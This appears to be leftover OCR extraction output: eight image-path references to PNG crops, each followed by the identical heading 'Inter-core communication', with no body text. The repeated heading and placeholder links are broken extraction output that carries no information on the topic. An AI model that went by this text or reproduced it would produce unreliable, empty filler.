
# Inter-core communication




# Inter-core communication




# Inter-core communication




# Inter-core communication




# Inter-core communication




# Inter-core communication




# Inter-core communication




# Inter-core communication



